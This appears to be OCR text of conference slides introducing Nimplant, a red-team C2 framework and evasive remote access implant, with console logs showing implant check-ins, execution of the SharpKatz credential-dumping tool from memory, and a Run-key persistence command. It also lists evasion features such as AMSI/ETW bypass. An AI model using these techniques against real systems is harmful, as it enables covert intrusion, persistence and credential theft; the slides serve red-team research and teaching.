Nimplant

BYOT: Build Your Own Tools for fun and profit

Cas van Cooten (@chvancooten)

HITB+ CyberWeek 2021 Armory

Why?
Goals
Features
Details
Kudos
Demo
Try it!

Why another C2?

- There are plenty of C2 out there (as illustrated by the C2 matrix)
- Open-source or commercial tools can often be used very effectively
- However, building your own has several advantages:
  - Gives you 100% control over TTPs
  - Evasion is easier (not public = not fingerprinted as much)
  - Good project for learning a new programming language
  - It's fun!


Why?
Goals
Features
Details
Kudos
Demo
Try it!

Goals and Design Principles

- Stage-1 remote access malware implant
- **Lightweight**
  - Small file size == flexible delivery
  - Used in situations where a Cobalt Strike beacon is too ‘thicc’
- **Evasive**
  - Usable in mature client environments
  - Can be used against a variety of defensive products
- **Functional**
  - Gives operators the flexibility they need in a variety of ops
  - Can collect system information (e.g. for payload keying)
  - Can deliver further payloads when need be

Features

- Highly configurable
- Web UI for collaboration between operators
- Large variety of recon & exploitation commands
- Various delivery methods (all ~360KB)
  - Executable
  - Self-deleting executable
  - DLL
  - Raw shellcode
- Automatic logging, push notifications, and much, much more!



```
PS C:\Users\Anonymous\source\repos\Nim Stuff\NimPlant> python .\NimPlant.py server

                  *    *(#    #
                  **  **(##  ##
         ########      (       ********
        ####(###########************,****
           # ########       ******** *
           .###                   ***
           .########        ********
           ####    ###     ***    ****
         ######### ###     *** *********
       #######  ####  ## **  ****  *******
       #####    ##      *      **    *****
       ######  ####   ##***   **** .******
       ###############     ***************
            ##########     **********
               #########**********
                 #######********
     _   _ _           ____  _             _
    | \ | (_)_ __ ___ |  _ \| | __ _ _ __ | |_
    |  \| | | '_ ` _ \| |_) | |/ _` | '_ \| __|
    | |\  | | | | | | |  __/| | (_| | | | | |_
    |_| \_|_|_| |_| |_|_|   |_|\__,_|_| |_|\__|

        A light-weight stage 1 implant and C2 based
        By Cas van Cooten (@chvancooten)

[11/07/2021 17:58:40] Started management server on
[11/07/2021 17:58:40] Started Nimplant listener on
[11/07/2021 17:58:49] NimPlant #1 (d9UdS0dY) checke
[11/07/2021 17:58:49] OS version is Windows 10 buil
[11/07/2021 17:58:49] Starting interaction with Nir
[11/07/2021 18:00:26] NimPlant #2 (1yVGQmtC) checke
[11/07/2021 18:00:26] OS version is Windows 10 buil
[11/07/2021 18:00:41] NimPlant #3 (wUMNoH29) checke
[11/07/2021 18:00:41] OS version is Windows 10 buil
```

05oqDGIe is listening on 10.13.37.157:443


Nimplants

NIMPLANT	SYSTEM	NETWORK
1 – d9UdS0dY Last checked in less than a minute a…	Anonymous@WinTST 6556	10.13.37.157 192.168.13.38
2 – 1yVGQmtC Last checked in less than a minute a…	SYSTEM@WinTST 7776	10.13.37.157 192.168.13.38
3 – wUMNoH29 Last checked in less than a minute a…	CvanCooten@[redacted] 3444	10.13.37.1 10.13.37.1

Why?
Goals
Features
Details
Kudos
Demo
Try it!

Technical Details

- Nim implant
  - Pythonesque language that allows low-level interfacing with relative ease
  - Multi-platform, easy cross-compilation
- Python wrapper & server
  - Wrapper to align compiled binaries with server
  - Flask server for listener and web UI
  - UI built in Vue.js + TailwindCSS / TailwindUI
  - Terminal interface with autocomplete for easy use



```
 | | | |  __/| | (_| | | | | | |_
 |_| |_|_|   |_|\__,_|_| |_|\__|

-weight stage 1 implant and C2 based on Nim and Python
van Cooten (@chvancooten)

40:51] Started management server on http://127.0.0.1:31337.
40:51] Started Nimplant listener on https://0.0.0.0:443. CTRL-C to cancel waiting for Nimplants.
42:05] NimPlant #1 (0o93sgjb) checked in from Administrator*@WIN1337 at '[redacted]'!
42:05] OS version is Windows 10 build 18363.
42:05] Starting interaction with Nimplant #1.
execute-assembly /opt/SharpCollection/NetFramework_4.0_x64/SharpKatz.exe
42:38|NP1] Staged execute-assembly command for NimPlant.
42:40|NP1] Executing .NET assembly from memory...
d!
!
.

        System Information
------------------------------------------------------------
 Win32NT                                                    |
------------------------------------------------------------
           | Minor: 0                 | Build: 18363        |
------------------------------------------------------------
Microsoft Windows NT 6.2.9200.0                             |
------------------------------------------------------------

ion Id    : 0;998898 (00000000:00998898)
          : Interactive from 1
          : Administrator
          : WIN1337
          : WIN1337
          : 2021/11/17 14:42:03
```


Alerts

See the Microsoft 365 Compliance center for

Filters: Status: New +1

Technical Details

- Commands (implemented natively where possible)
  - Recon (user, domain, antivirus, etc.)
  - File operations
  - Registry editing
  - Execution (shell, run, execute-assembly)
- Evasion
  - “Evasion through benign functionality”
  - Static strings encrypted differently each time
  - AMSI/ETW bypass for dangerous commands
- …much more (ask me anything!)


Nimplants
d5vAQfQj is listening on 10.13.37.166:443
2 – 8AcnCCug
Last checked in 1 minute ago
CONSOLE
DETAILS

```
NimPlant 2 $ > reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run inconspicuous calc.exe
[24/07/2021 14:42:17] Staged command 'reg add hkcu\software\microsoft\windows\currentversion\run inconspicuous calc.exe'.
[24/07/2021 14:42:18] Successfully set registry value.
NimPlant 2 $ > reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run inconspicuous
[24/07/2021 14:42:29] Staged command 'reg query hkcu\software\microsoft\windows\currentversion\run inconspicuous'.
[24/07/2021 14:42:31] calc.exe
```

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
inconspicuous	REG_SZ	calc.exe

Acknowledgements

Kadir Yamamoto

Nimplant UI,
(everything that looks pretty)
bug fixes &
Rust implant

@Snovvcrash

Initial self-deletion
& execute-assembly
functionality

@HuskyHacksMK

Cool ideas & nim
guidance

@ShitSecure

Lots of Nim guidance
& general awesomeness

Demo!

Why?
Goals
Features
Details
Kudos
Demo
Try it!

Try it yourself 😉

- By attending HITB+ CyberWeek 2021 Armory you have earned your access to a private HITB-special Nimplant build!
- Scan the QR code or follow the link to the right to download (not a virus, I promise)
- Only source code is included
- Some opsec features have been stripped!
- Due for release as public OST somewhere in 2022 (hopefully™)
- Find me on twitter: @chvancooten

[sorry, pre-release removed 👀]

Zip password: infected